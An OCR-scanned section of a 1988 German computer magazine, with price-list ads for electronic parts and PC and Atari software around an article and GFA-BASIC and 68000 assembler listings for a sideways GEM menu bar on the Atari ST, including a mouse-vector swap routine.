DAC 0808	3,50
EF 9365	56,30
EF 9366	56,30
EF 9367	67,50
FDC 9229BT	16.-
ICL 7660	3,30
NS 405A12N	44.-
NS16450 UM	16.-
RTC 58321	9,90
SAB 2793	22,50
SAB 2797	22,50
Z80A CPU	2,20
Z80A PIO	2,20
Z80A CTC	2,20
Z80A DART	6,30
Z80A DMA	5,95
Z80A SIO-0	5,95
Z80A STI	19,50
Z80B CPU	2,95
Z80B PIO	2,95
Z80B CTC	2,95
Z80B DART	6,70
Z80B SIO-0	6,70
Z80B STI	22,50
µPD 765A	5,95
µPD 7220AD	32.-

SPANNUNGSREGLER

7805/12/15 je	0,55
7905/12/15 je	0,65
78L05/12/15 "	0,60
79L05/12/15 "	0,75
78S05/12/15 "	1,25

LEDS 3+5mm/rt,gn
per 100 St. je Farbe u. Ø 14,00

LINEARE IC 'S

L 296	11,90
L 297	7,95
L 298	13,90
LM 311 md	0,45
LM 324 D	0,45
LM 393	0,45
LM 339 N	0,45
NE 555 md	0,35
NE 556 N	0,70
NE 5534	1,40
TL 074 CN	1,00
TL 084 CN	1,00
TL 497 ACN	3,40
ULN 2003	0,70
ULN 2004	0,70
ULN 2068 B	3,50
XR 2206	6,25
XR 2211	4,90
µA 723 CN	0,50
µA 733 CN	2,20
µA 741 md	0,35

QUARZE

1 MHz/HC 33	6,95
1,8432 HC18	2,95
2-2,4576 je	2,80
3 - 20 je	1,25

QUARZ-OSZILLAT.
4-20 MHz je 5,80

IBM-/ATARI-Pr.-kabel 2m 8.-

DIL/DIP-SCHALTER

2p	0,95	90°
4p	1,15	2,75
6p	1,35	2,95
8p	1,40	3,20
10p	1,60	3,60
12p	1,80	----

ORIGINAL-TEXTOOL

TEX 16	14,40
TEX 20	14,30
TEX 24	12,50
TEX 28	12,75
TEX 40	25,50

Präz.-Sockel
verg. 8 - 64 Pin
per Pin 0,03

DIL-Stecker preß

8p	0,70	14	0,65
16	0,75	18	1,00
20	1,00	24	0,90
28	1,25	40	1,40

Litze AWG 28 grau
per Ader/m 0,08

SCART-Ste 1,90
Floppy-Stromvers 4p f. 5,25" 0,90
dto. f.3,5" 1,40

Pfostenstifte
gerade/trennbar

36p 1reihig	1,40
72p 2reihig	2,80
100p dto.	4,50
36p 90°	2,70
72p 90°	3,40
100p 90°	4,70
Buchse 36p	4,20
dto. 90°	4,90
Buchse 72p	7,75
dto. 90°	9,95

SUB-D-Verbinder

P	Ste	90°	preß
9	0,40	1,40	2,35
15	0,65	2,00	3,30
19	1,25	----	----
23	1,15	----	----
25	0,60	3,25	3,65
37	1,60	4,85	6,95
50	2,95	6,70	22.-
Buchse			
9	0,45	1,60	2,65
15	0,70	2,55	3,40
19	1,30	----	----
23	1,20	----	----
25	0,65	3,50	3,80
37	1,65	6,40	7,80
50	3,25	9,30	23.-

Gehäuse f. Sub-D

	Stdt.	Post-	Chrom
9	0,95	0,55	0,85
15	1,00	0,75	1,25
19	----	1,35	----
23	----	1,20	----
25	1,10	0,60	1,35
37	1,60	1,65	2,70
50	1,70	2,15	----

CENTR.-VERBDG.

Ste 14p	1,95
Ste 24p	2,60
dto. Klemm	4,30
Ste 36p	1,55
dto. Klemm	2,80
Ste 50p	3,30
dto. Klemm	8,90
Bu 14p	2,00
dto. 90°	5,90
Bu 24p	2,70
dto. 90°	6,50
dto. Klemm	5,50
Bu 36p	2,00
dto. PRINT	3,25
dto 90°	5,50
dto. Klemm	2,70
Bu 50p	4,35
dto. Klemm	7,60
Kupplg. 36p	5,20
dto. 50p	7,90

FLOPPY-STECKER

10	1,25	20	1,00
26	1,15	34	1,10
40	2,45	50	2,90

ECB-BUS-VERBDG.

Ste 64 AC	1,60
Ste 96 ABC	2,60
Bu 64 AC	2,75
dto. 90°	4,60
dto. Wire-W	2,80
dto. klemm	7,50
Bu 96 ABC	3,95
dto Wire-W	4,10

SLOTS RM 2,54 mm

2 x 22p	1,90
2 x 23p	1,90
2 x 25	1,85
2 x 31	1,90
2x6 RM 3,96	1,25
2x12 "	1,75
2x22 "	4,20


Pfosten-Verbdg.

Pole	Stecker	90°
10	0,80	0,80
14	0,95	0,95
16	1,05	1,05
20	1,30	1,30
26	1,65	1,65
34	2,15	2,15
40	2,50	2,50
50	3,05	3,05
60	3,70	3,70

Buchsen quetschb

10	0,60	14	0,75
16	0,80	20	1,00
26	1,10	34	1,25
40	1,95	50	2,30
60	2,80	kplt.!	

ALPHATRON computersysteme
LÖWENICHSTRASSE 30 · 8520 ERLANGEN
Telefon 09131/25018 Tx 629765 atron d



68881
COPROZESSOR

Erhöhen Sie die Rechenleistung Ihres Computers bis zum Faktor 900!
Die FPU unterstützt Omikron Basic, TDI Modula, Lattice C Compiler, Megamax C, CCD Pascal u.v.m.

Hendrik Haase Computersysteme präsentiert die Super-Hits für PC's, AT's & Atari's:

IBM:

Seagate ST 225 mit Controller & Kabel ...	580,— DM
Seagate ST 238 mit Controller & Kabel ...	590,— DM
Seagate ST 251, 40 ms ...	845,— DM
NEC-Multisync mit Kabel, original ...	1348,— DM
Ega-Wonder enhanced, deutsch ...	398,— DM
Genoa-Super High Res ...	498,— DM
Mitsubishi Multi-Sync EUM 1471A ...	1298,— DM

ATARI:

Atari 520 STM-Komplettpaket mit SF 314, Monitor, Maus ...	1200,— DM
Atari 1040 ...	1450,— DM
SM 124 Monitor ...	430,— DM
NEC 1037A-Laufwerk ...	228,— DM
Stecker für Atari-Laufwerk ...	5,— DM
dt. Anleitung Meg. C ...	49,— DM
Speicherkarte ...	199,— DM

NEC P6-Drucker ...	955,— DM
Epson LQ 850 ...	1348,— DM
Citizen 120 D ...	420,— DM
Star LC 10 ...	569,— DM

Hendrik Haase Computersysteme, Wiedfeldtstr. 77
D-4300 Essen 1, Tel.: 02 01/42 25 75

Menüboxen auf dem Bildschirm könnte durch die Dunkeltastung des Videoshifters zwar unterdrückt werden; um das Programm aber nicht noch mehr in Assemblernähe zu bringen, wurde dies unterlassen.)

Der Text der Menüleiste ist in Men$(0) gespeichert, und die Anzahl der Menüleisteneinträge steht in Menlei%. In dem Feld Menfe%(Nr,n) werden zu jeder Menüleiste linker und rechter, oberer und unterer Rand der Box sowie die Anzahl der Einträge gespeichert.

In das zweidimensionale Feld Me_fe%() wird ein boolescher Wert eingetragen, der angibt, ob die Menüzeile wählbar ist oder nicht. Eine 0 steht hierbei für wählbar, eine 1 für nicht wählbar. Da GFA-BASIC angeblich Schwierigkeiten mit booleschen Feldern hat und außerdem mit diesem Feld Erweiterungen möglich sind (Menü mit Haken beispielsweise), scheint die Platzverschwendung eines Integerfelds vertretbar.

Die eigentliche Menüverwaltung erfolgt in einer Schleife, ähnlich wie es GFA-BASIC mit dem schlichten 'On Menu' vorsieht. Hier ist nun ein wenig mehr erforderlich: Nach einer Mausabfrage wird geprüft, ob der Mauszeiger in die Menüleiste gerutscht ist, und falls ja, wird die Prozedur Maus_aktiv mit dem y-Wert der Maus als Parameter aufgerufen. Maus_aktiv sucht einen etwaigen Menüleisteneintrag anhand von Men_fe%(nr,0) sowie Men_fe%(nr,1) und ruft Do_menu auf, ansonsten wartet die Prozedur, bis der Mauszeiger wieder aus der Menüleiste verschwindet.

Der Prozedur Do_menu wird als Parameter die Nummer des Menüeintrags übergeben, auf dem sich die Maus befindet; sie invertiert dann den Menüeintrag, öffnet die Menübox und überprüft die Mausposition. Da GFA-BASIC die GEM-Funktion vsl_perimeter nur mit größerem Aufwand beherrscht, sind beim Erstellen der invertierten Menüeinträge im Grafikmodus 3 (XOR) kleine Korrekturen notwendig (die zwei Line-Befehle vor Mentopbox und hinter Menabbau).

Bitte warten ...

Der Prozessor langweilt sich nun in Do_menu, bis ein Mausklick (linke Taste) auftritt oder die Maus in der Menüleiste einen Platz berührt, der nicht innerhalb des aufgerufenen Eintrags liegt. Bei einem Mausklick in eine gültige Menüzeile wird Ma_ak% auf 1 gesetzt, ansonsten auf 0. Men_l% enthält die Nummer des Menüleisteneintrags und Men_o% die jeweilige Menüzeilennummer.

Diese globalen Variablen werden in der Hauptschleife nach dem Aufruf von Maus_aktiv verarbeitet. Falls ein Mausklick auf ein Menü vorliegt (Ma_ak% = 1), wird User_menu aufgerufen. Im Beispielprogramm erfüllt diese Prozedur nur Demonstrationszwecke. Hier können Sie Ihr eigenes Programm einbinden – zum Beispiel mit 'On Men_o% Gosub'-Zeilen.

Neben dem neuen Desktop-Menü braucht man auch noch eine neue Alarmbox. Man erhält sie durch Aufruf der Prozedur Albox, die folgende Parameter annimmt: zuerst den Informationstext mit bis zu 24 Zeilen à 44 Zeichen, durch '|' getrennt; dann die Angabe des Default-Knopfes, der auf ein Return reagiert (Null, falls kein Default), und zu guter Letzt die Antwortknöpfe, wie üblich durch ein '|' getrennt. Es können bis zu 8 Knöpfe benutzt werden, solange dies von der Zeilenbreite her machbar ist.

Zu Albox gehört noch die kleine Prozedur Tx13, die Text zentriert ausgibt. Diese zwei Prozeduren können auch ganz ohne die Menüleistenverwaltung verwendet werden.

Die Ausgaberoutinen Pr_6, Prln_6 und Lf_6 sind dem BASIC-Befehl Print nachgeahmt. Sie ermöglichen Textausgabe in gut lesbarer Kleinschrift (Deftextgröße 6), ohne die Menüleiste zu beeinflussen. Die Seitengröße beträgt dabei 62 Zeilen mit 50 Zeichen.

Die Prozeduren Pr_6 und Prln_6 nehmen eine Zeichenkette als Parameter an, die an den Cursor-Stellen Cu_x%, Cu_y% ausgegeben wird. Prln_6 erzeugt danach noch einen Zeilenvorschub. Die Cursor-Variablen selbst kann man nach Belieben einstellen. Zu langer Text wird dabei immer in die nächste Zeile abgeknickt. Diese Routinen können und sollten Sie sich je nach Gusto zurechtändern – und lassen Sie Ihren Monitor nicht fallen. (bb)

```
mqueran:
      move.w   #34,-(sp)      ; XBIOS 34
      trap     #14
      addq.l   #2,sp          ; Kbdvbase
      move.l   d0,a0
      move.l   16(a0),a1      ; GEM-Mausvektor
      lea      mausirq,a2     ; neuer Vektor
      lea      mausret,a3     ; Rücksprungadresse
      move.l   a1,2(a3)       ; GEM-Vektor eintragen
      move.l   a2,16(a0)      ; neuen Vektor eintragen
      ret

mqueraus:
      move.w   #34,-(sp)      ;  XBIOS 34
      trap     #14
      addq.l   #2,sp
      move.l   d0,a0
      lea      mausret,a1     ; Rücksprungadresse
      move.l   2(a1),16(a0)   ; GEM-Vektor restaurieren
      rts

mausirq:                      ; Eingeschmuggelter Vektor
      move.w   d0,-(sp)       ; Ein Register freimachen
      move.b   2(a0),d0       ; y-Wert zwischenspeichern
      move.b   1(a0),2(a0)    ; x-Wert nach y
      neg.b    d0             ; y-Wert negieren
      move.b   d0,1(a0)       ; und nach x
      move.w   (sp)+,d0       ; Register restaurieren
mausret:                      ; und ab
      jmp      $f0f0f0f0      ; in die Originalroutine
```

Die Maus-Interrupt-Routine muß x- und y-Koordinaten vertauschen – sonst müßte man bei der Arbeit am gedrehten Monitor ständig Kopfakrobatik vollführen.

```
'
' ***********************************************************************
' *                                                                     *
' *      GEM-Quer Menüleistenverwaltung, Alertboxenprocedure            *
' *      und Printfunktionen                                            *
' *         für CT, von Martin A. Wielebinski, Bonn, den 23.03.88       *
' *                                                                     *
' ***********************************************************************
'
ON BREAK GOSUB br_rout  ! Break und Error müssen abgefangen werden, da die
ON ERROR GOSUB er_rout  ! Maus sonst nicht wieder benutzbar wird.
'
DIM men$(15)        ! Men$ enthält die Menüleiste (0) und die Menüboxen (1-?)
DIM menfe%(14,4)    ! In Menfe% steht Breite, Höhe, Zeilenanzahl einer Menübox
DIM me_fe%(14,33)   ! Me_fe% steht für jede Menüzeile (0 aktiv, 1 nicht aktiv)
'
DIM dum1$(25)       ! Hier werden die Textzeilen einer Alarmbox gespeichert
DIM dum2$(7)        ! Hier werden der Knopftext der Alarmbox gespeichert
DIM yb%(8)          ! Und hier die Abstände zwischen der Knöpfen
'
xmi%=319            ! X-Mitte des logischen Bildschirms
ymi%=199            ! Y-Mitte dito
th13%=8             ! Höhe eines 'normalen' Zeichens (Deftextgröße 13)
'
GOSUB maus_init     ! Mausinitialisierung
RESTORE test_menu   ! Menü Test_menu
GOSUB init_menu     ! einlesen und anzeigen
GOSUB maus_an
'
' Die Hauptschleife:
DO
  MOUSE mmx%,mmy%,mmk%                          ! Mausabfrage
  IF mmx%>620                                   ! Maus in Menüleiste ?
    GOSUB maus_aktiv(mmy%)                      ! Ja, an Mauskontrolle übergeben
    IF ma_ak%<>0                                ! Menü wurde angeklickt
      GOSUB user_menu                           ! Menüklick verarbeiten
    ENDIF
  ENDIF
LOOP
'
' Hier wird ein Menüklick benutzerspezifisch verarbeitet.
' In Men_l% steht die Nummer des Leisteneintrags, in Men_o% die Zeilennummer
' Nur Demonstrationswert - hier können Sie eigene Routinen einbinden.
PROCEDURE user_menu
  IF men_l%=1 AND men_o%=3
    GOSUB albox("Diese Demo wirklich|beenden ???",1,"Nein| Ja ")
    IF but%=2
      GOSUB maus_aus
      END
    ENDIF
  ELSE
    IF men_l%=3 AND men_o%=0          ! Text Test gewählt ?
      FOR i%=0 TO 60
        GOSUB prln_6("Das ist Zeile "+STR$(i%+1)+" (Maximal 50 Zeichen)")
      NEXT i%
    ELSE                              ! ansonsten Ausgabe von Leiste und Zeile
      @albox("Eintrag "+STR$(men_l%)+"|Menüzeile "+STR$(men_o%),1,"Aha")
    ENDIF
  ENDIF
RETURN
'
' Maus_aktiv wird aufgerufen wenn die Maus in die Menüleiste rutscht.
' Falls dann ein Menü angewählt wird, ist Ma_ak% = 1 (sonst 0).
' In Men_l% und Men_o% stehen Leisten- und Zeilennummer des Menüklicks.
'
PROCEDURE maus_aktiv(y%)
  LOCAL j%
  COLOR 1
  DEFLINE 1,1,0,0                         ! Grafik einstellen. Kann entfallen
  DEFFILL 1,2,8                           ! wenn sie nicht verändert wird.
  REPEAT
    ma_ak%=0                              ! noch nichts geklickt
    FOR j%=0 TO menlei%-1                 ! Alle Menüeinträge prüfen
      IF y%>menfe%(j%,0) AND y%<menfe%(j%,1)
```

Die PC-TOOLS für Sie!

Für IBM — PC, XT, AT, COMPAQ und div. IBM Kompatible.
Sichern Sie Ihre PC-Software-Investitionen durch eigene BACKUP-Kopien mit Kopierprogrammen V. MCQuaid, Central Point u. MLI

COPYWRIT V. Apr. 1988
(enthält UNGUARD und ZERODISK) **DM 175,—**

COPYIIPC V.5.0
(enthält „NOUGARD" u. „NOKEY") **DM 98,—**

DISK MECHANIC V.5.32B
Kopierprogramm d. Spitzenklasse **DM 320,—**

Immer aktuell durch Direktimporte aus Canada und USA!

NEU!!! Original OPTION BOARD DE LUXE
VON CENTRAL POINT

Durch transaktionsorientiertes Kopieren wird jede Disketten-Information dupliziert. Beachten Sie bitte dringend die Copyright-Bestimmungen! Neu jetzt auch für 3,5" Laufwerke, Option Hard & Softwarekit für IBM PC, XT, AT, PPC, COMPAQ (Belegt nur einen kurzen Steckplatz hinter dem Disketten-Controller.) Erfordert ein 360 KB Diskettenlaufwerk! Convertiert Daten vom MACINTOSH zum IBM und umgekehrt. Eigener Kabelsatz für PS/2 Mod. 30 erforderlich.

OPTION BOARD DE LUXE **DM 395,—**
UPDATE OPTION BOARD gegen OPTION BOARD DE LUXE **DM 295,—**

DIREC-LINK

ist der schnelle (superschnell) Datentransfer, Datei- oder Datei-gruppenweise mit über 130 KB über parallele bzw. serielle Schnittstellen – die perfekte Verbindung zwischen Desk-Tops und Lap-Tops. Mit Programmdisketten im 5.25" und 3.5" Format schnell und einfach zu benutzen durch einfaches Point & Shoot, inklusive komplettem ser./par. Kabelsatz **DM 345,—**

WEITERE TOOLS

DISK EXPLORER der Retter für unabsichtlich gelöschte Daten (Disketten/Plattendoktor) **DM 195,—**
***Neu* . . . PC TOOLS DE LUXE mit Deutschen Handbuch von Central Point.** **DM 159,—**
DIREC-TREE PLUS **DM 189,—**

Neuer QUAID ANALYZER
Das Werkzeug für den PC Profi **DM 575,—**

ANTIDOTE!!! Schützen Sie ihre kostbaren Daten mit ANTIDOTE!!! ANTIDOTE lokalisiert und vernichtet VIREN im PC **DM 189,—**
SPF/PC 2.0 Editor **DM 699,—**
CADD Programm DESIGNER von MIKROGRAFX
Nachfolger v. In a Vision **DM 1855,—**
SCO-XENIX Sys. V Rel. 2.2. (286) **DM 1495,—**
SCO-XENIX Sys. V Rel. 2.2. (386) **DM 1699,—**
dBase III Plus engl. **DM 1195,—**
dBase IV Plus engl. **Preis nach Anfrage**

UPDATE von Central Point und MC QUAID erhalten Sie bei SOFTIM!!

Wir liefern schnellstens alle US-Programme auf Anfrage. Alle Programme auf Wunsch im 3.5" Format!

Ihr PC TOOLS Spezialist

SOFTIM ALFRED GRUNIKIEWICZ
Eisenauer Weg 1, 7000 Stuttgart 80,
Tel. (07 11) 6 87 48 10

---

mirado LT 3200

AT-kompatibler Laptop
80286, 6/12 MHz, 640x400 Plasma Display, 1,44 MB 3 1/2" LW
20/40 MB Harddisk, Sockel für 80287, Schnittstellen: seriell parallel, Monitor, ext. 5 1/4" Laufwerk 1,2 MB / 360K

DM 5998,— mit 20 MB Harddisk
DM 6948,— mit 40 MB Harddisk

mirado XT	**ab DM 998,—**
mirado XT mit 30 MB HD, MIO	**DM 1898,—**
mirado AT	**ab DM 1898,—**
mirado AT 12 MHz, 30 MB HD	**DM 2798,—**
mirado 386, 2 MB RAM	**ab DM 4998,—**
GM-6 Mouse	**DM 85,—**
GM-6+ Mouse	**DM 119,—**

mirado Computer Vertriebs GmbH
6800 Mannheim 31 · Untergasse 29 · Tel. (06 21) 78 79 67, Laden: L14

P+S Elektronik-Vertrieb
Dipl.-Kfm. Joachim Paul

Agnes-Bernauer-Str. 73
8000 München 21
Telefon 0 89/5 80 46 73
Telex 5214269

Lieferprogramm (Auszug)

	DM/Stück		DM/Stück
4164-150/128	4,40	HN2732A-200	9,80
HYB4164-150/256	3,80	HN2764-200	9,50
42128-150	12,90	D27128-250	11,80
41256-12	16,53	HN27256-250	13,50
41256-10	17,50	HN27512-250	25,65
511000-12	62,47	MBM27C32-250	15,70
421000 C-80	67,20	HN27C64G-150	9,95
3517AL-15		27C256-25	12,90
(=6116LP-3)	7,41	D27C256-20	13,80
HM6264LP-12	16,70	Z80-A-CPU CMOS	6,00
LC3664NL-12 (8K x 8)	13,68	Z80-A-CPU	2,80
D43256C-10L	27,36	Z80-A-CTC	2,70
6522	6,70		
6809P	9,95	**Special Offer**	
D8274 (CER.) INTEL	29,95	**8085AHC**	**4,40**
74LS08 TEXAS	0,32	**8255AC-2**	**4,80**
74LS74 TEXAS	0,32	**8253C-2**	**4,80**
74LS86 TEXAS	0,33	**TC4011BP**	**0,36**
AM2716B-300 AMD	7,95	**2532A-25**	**14,95**
M5L2732K (450)	9,90	**27128AG-20**	**10,16**
2732A-350	9,20	**27C128-15/20**	**10,84**
HN2732A-250	9,40	**27C512D-15**	**26,42**

Angebot freibleibend, Auftragswert mind. DM 500,—
Service: Programmieren/Testen/Löschen von PAL's, EPROM's

US SOFTWARE IMPORT SERVICE

Alle Produkte werden als original US-Softwarelizenz geliefert.

ASSEMBLER/DISASSEMBLER

Advantage Disassembler	842
Macro Assembler 5.1 m. OS/2 Support	375
Master-Key V2.2, Disassembler	195
Cross-16 Meta-Assembler	342

BÜCHER

Using Netware	85
Inside OS/2	99
The MS-DOS Encyclopedia	250

DATENBANKEN

Paradox 2.0	1315
Paradox 386	1950
Dataflex multi-user	2490
Dataflex Runtime, multi	575
Dataflex Runtime, single	399
Dataflex single user	1350
dB Fast, dBase Compiler	295
Foxbase+ 2.0	675
Foxbase+ 2.0 Multi-User	1149
Clipper, Summer 87	1295
BTrieve	590
BTrieve/Net	1195
XQL	1698
XTrieve	595
XTrieve Report Option	395
XTrieve/Net	1195
XTrieve/Net Report Option	950

EXPERTENSYSTEME

Arity Prolog Interpreter	997
GoldWorks	3176
VP Expert	269
The RESIDENT EXPERT System	269

KOMMUNIKATION

Carbon Copy plus	395
Crosstalk Mark IV	385
Smarterm 240	695
Lap Link	299
Lap Link Mac	349
Lap Link plus	349
The Brooklyn Bridge	349

PASCAL

Turbo Power Tools plus	313
Turbo Pascal 4.0	199
Turbo Pascal Database 4.0	219
Turbo Pascal Editor 4.0	219
Turbo Pascal Graphix 4.0	219
Turbo Pascal Numerical Methods 4.0	219
Advantage 386 Pascal	2865
TurboWindow for Pascal	437
Science & Engineering Tools	299
Overlay Managon 4.	140
TDebugPLUS	99
TDebugPLUS with Source	149
Turbo Analyst 4.0	169
Turbo Professional 4.0	199

PROGRAMMIERSPRACHEN

Turbo Basic 1.1	199
Turbo C 1.5	199
C_talk, object oriented C	531
C Compiler 5.1 mit OS/2 support	795
Fortran Compiler 4.1	895
Quick C	199
QuickBASIC 4.0	199
Smalltalk/V	342

UTILITIES

Fanci Console	249
Precursor	185
Tree 86	134
Keyworks Advanced	545
Pizzazz	105
ORG Plus	300
Sidekick plus	385
Memory Mate	162
Copy II PC	75
Copy II PC Option Board deluxe	375
PC Tools de Luxe	149
Clear for dBase	295
Clear for dBase (HP-Laserjet)	450
SPF/PC 2.0, deutsch	684
SPF/PC 2.0, US	513
XTree	119
XTree PRO	199
Fastback plus	359
QDOS II	149
Interactive EasyFlow	443
Laser Plotter	259
Matrix Plotter (Epson o. Toshiba)	399
Advanced Hard Disk Diag. 2.0	189
LIMSIM LIM 4.0 Simulation	295
Tornado Notes	295
Mace Utilities 4.1	219
Norton Commander	149
Norton Editor	282
Norton Guides Assembley	165
Norton Guides Basic	165
Norton Guides C	165
Norton Guides OS/2	185
Norton Utilities Advanced Edition	285
Corporate PVCS	969
Disk Technician +	349
Print Q	199

WINDOWS

Windows Graph	848
Windows 2.03	295
Windows 2.03 Development Toolkit	1262
Windows 386	475
Desqview 2.0	295
Desqview Companions	212
QEMM 386	149
QEMM 50/60	149

Siener Soft
Ein Service der Firma: Roland Siener Computerhandel
Gustav-Freytag-Str. 10, D-6200 Wiesbaden
Telefax 06121/309329

IMPORT-SERVICE:
Bitte rufen Sie uns an, wenn Sie ein Programm beziehen möchten, das Sie nicht in unserer Preisliste finden. Wir holen die neuesten Programme aus den USA.

06121/309041

Lieferbedingungen: Versandkosten im Preis enthalten. Irrtum vorbehalten. Preisänderungen vorbehalten.

```
      GOSUB do_menu(j%)                    ! Maus über Menüeintrag J%
    ENDIF
  NEXT j%
  y%=MOUSEY                                ! für nächste Überprüfung
UNTIL MOUSEX<621                           ! solange in Menüleiste
RETURN
'
' * Interne Menüleistenverwaltung für Menüleisteneintrag ml_nr% *
'
PROCEDURE do_menu(ml_nr%)
  LOCAL h1%,h2%,h3%,h4%,h%,mx%,my%,zw$
  h1%=menfe%(ml_nr%,0)                     ! Menüleiste links
  h2%=menfe%(ml_nr%,1)                     ! dito rechts
  h3%=menfe%(ml_nr%,3)                     ! Menübox unten
  h4%=menfe%(ml_nr%,4)                     ! Menübox rechts
  GRAPHMODE 3                              ! X-Or Modus
  GET 620-h3%,h1%,620,h1%+h4%,zw$          ! Bildausschnitt zwischenspeichern
  PUT 620-h3%,h1%,men$(ml_nr%+1)           ! und Menübox ausgeben
  PBOX 622,h1%,639,h2%                     ! Menüeintrag invertieren
  LINE 622,h1%,622,h2%-1                   ! eine kleine Korrektur
  mentopbox:
  REPEAT
    MOUSE mx%,my%,ma_ak%                   ! Mausabfrage
    IF (my%<h1% OR my%>h2%) AND mx%>620    ! Maus auf anderen Menüeintrag ?
      GOTO menabbau                        ! Ja, über Hauptschleife zurückkehren
    ENDIF
  UNTIL mx%<621                            ! Solange Maus in der Menüleiste
  menlowbox:                               ! Jetzt sind wir in der Menübox
  men_o%=-1                                ! Noch keine Zeile gewählt
  REPEAT
    h%=(619-mx%) DIV 18                    ! Mögliche Menüzeilennummer
    IF men_o%<>-1                          ! Schon Menüzeile vorhanden ?
      IF h%<>men_o% OR my%<h1% OR my%>h1%+h4%      ! Ja; nicht mehr aktiv?
        PBOX 602-men_o%*18,h1%,621-men_o%*18,h1%+h4% ! Ja, also ausschalten
        men_o%=-1                                  ! Keine Zeile gewählt
      ENDIF
    ENDIF
    IF h%<>men_o% AND h%>=0 AND h%<=menfe%(ml_nr%,2)      ! Neue Menüzeile ?
      IF my%>h1% AND my%<h1%+h4% AND me_fe%(ml_nr%,h%)=0 !Aktiv und passend?
        men_o%=h%                                         ! Ja, eintragen
        PBOX 602-men_o%*18,h1%,621-men_o%*18,h1%+h4%      ! und anzeigen
      ENDIF
    ENDIF
    MOUSE mx%,my%,ma_ak%     ! Mausabfrage
  UNTIL ma_ak%=1 OR mx%>620 ! bis rechter Klick oder wieder in Menüleiste
  IF men_o%<>-1                                  ! Falls Zeile vorhanden
    PBOX 602-men_o%*18,h1%,621-men_o%*18,h1%+h4%    ! graphisch zurücksetzen
  ENDIF
  IF ma_ak%<>0          ! Mausklick ?
    IF men_o%=-1        ! Menüzeile vorhanden ?
      ma_ak%=0          ! Nein, keine Menüauswahl
    ENDIF
    men_l%=ml_nr%       ! Menüleistennummer vormerken
  ELSE
    GOTO mentopbox      ! Kein Mausklick, wieder zur Menüeintragsüberwachung
  ENDIF
  menabbau:
  PBOX 622,h1%,639,h2%  ! Menüeintrag wieder normal darstellen
  LINE 622,h1%,622,h2%-1! noch eine kleine Korrektur
  PUT 620-h3%,h1%,zw$   ! Bildschirmausschnitt wieder einzeichnen
RETURN
'
' Diese Proc initialisiert men$, Men_fe% und Me_fe% und zeichnet die
' Menüleiste. Dabei wird auch der Bildschirm gelöscht.
'
PROCEDURE init_menu
  LOCAL a$,i%,j%,x%
  CLS                                      ! Bildschirm löschen
  GRAPHMODE 0                              ! Grafikmode Überschreiben
  COLOR 1                                  ! Zeichenfarbe schwarz
  DEFTEXT 1,0,2700,13                      ! Schräger Normaltext
  DEFFILL 1,2,8                            ! Füllart komplett
  DEFLINE 1,1,0,0                          ! normale Linien
  menlei%=0                                ! Globale Anzahl der Menüleisteneinträge
  DO
    READ a$                                ! Menüeintrag lesen
    EXIT IF a$=""                          ! falls letzter Eintrag, abbrechen
    menfe%(menlei%,0)=4+LEN(men$(0))*8  ! linker Rand des Menüeintrags
    men$(0)=men$(0)+" "+a$+" "             ! Men$(0) sammelt alle Einträge
    menfe%(menlei%,1)=4+LEN(men$(0))*8 ! rechter Rand des Menüeintrags
    i%=0                                   ! Menüzeilenzähler = 0
    j%=0
    x%=600                                 ! X Startwert für die Menübox
    DO
      READ a$                              ! Menüzeile einlesen
      EXIT IF a$=""                        ! falls letzte, weiter...
      IF LEFT$(a$,1)="-"                   ! ist es "Zeilentrenner" ?
        DEFTEXT 1,2                        ! dann Grauschrift
        me_fe%(menlei%,i%)=1               ! Menüzeile nicht aktiv
        IF a$="-"                          ! nur '-' ?
          TEXT x%,16,"--------------------------------------------------"
        ELSE
          a$=" "+RIGHT$(a$,LEN(a$)-1)
          TEXT x%,16,a$
        ENDIF
        DEFTEXT 1,0                        ! Schrift wieder normal
      ELSE
        a$="  "+a$                         ! ansonsten 2 SPACES vorsetzen
        me_fe%(menlei%,i%)=0               ! aktive Menüzeile vormerken
        TEXT x%,16,a$                      ! Text ausgeben
      ENDIF
      IF LEN(a$)>j%
        j%=LEN(a$)                         ! In J% maximale Textbreite speichern
      ENDIF
      SUB x%,18                            ! X-Wert -= Texthöhe
      INC i%                               ! Menüzeilenzähler erhöhen
    LOOP
    '
    IF menfe%(menlei%,0)+15+j%*8>399
      GOSUB albox("Menüleiste überschreitet |rechten Rand !!!",1,"Ändern")
      STOP
    ENDIF
    BOX 614-18*i%,16,614,31+j%*8                 ! Menübox einrahmen
    COLOR 0
    LINE 614,17,614,30+j%*8                      ! Eine kleine Korrektur
    COLOR 1
    GET 614-18*i%,16,614,31+j%*8,men$(menlei%+1) ! save Menübox in Men$()
    menfe%(menlei%,3)=18*i%                      ! unterer Rand (links)
    menfe%(menlei%,4)=j%*8+15                    ! Rand oben    (rechts)
    CLS                                          ! Bildschirm löschen
    DEC i%
    menfe%(menlei%,2)=i%                         ! Anzahl der Zeilen - 1
    INC menlei%                                  ! Nächster Menüeintrag
  LOOP
  TEXT 625,4,men$(0)                             ! Menüleiste ausgeben
  LINE 621,0,621,399                             ! Linie darunter zeichnen
RETURN
' Dies ist nur ein Menübeispiel
test_menu:
DATA CT,Menüleiste,-Accessoires,sind,leider,nicht,verfügbar,""
DATA Datei,ignorieren,übersehen,-,beenden,""
DATA Menü,läuft schon,-Kommentar:,ist einfach,ist kompliziert,""
DATA Text,Test,""
DATA Test,1,2,3,4,5,6,7,8,9,-,11,12,13,14,15,16
DATA 17,18,19,-,21,22,23,24,25,26,27,28,29,-,31,32,33,34,"","",""
'
PROCEDURE maus_init                          ! Initialisiert die Maus
  LOCAL i%,j%,k%,a$
  RESTORE maus_data
  maus_$=MKI$(14)+MKI$(1)+MKI$(1)+MKI$(1)+MKI$(0)
  FOR i%=0 TO 31
    READ a%
    maus_$=maus_$+MKI$(a%)                   ! Mausdaten und Maske einlesen
  NEXT i%
  maus_byte%=GEMDOS(72,L:100)                ! 100 Byte anfordern
  IF DPEEK(maus_byte%-2)=4711 AND DPEEK(maus_byte%-4)=4711
    i%=GEMDOS(73,L:maus_byte%)               ! wieder freigeben, weil
    SUB maus_byte%,100                       ! Treiber schon vorhanden
  ELSE
    RESTORE maus_asm                         ! Ansonsten 100 Byte
    k%=0
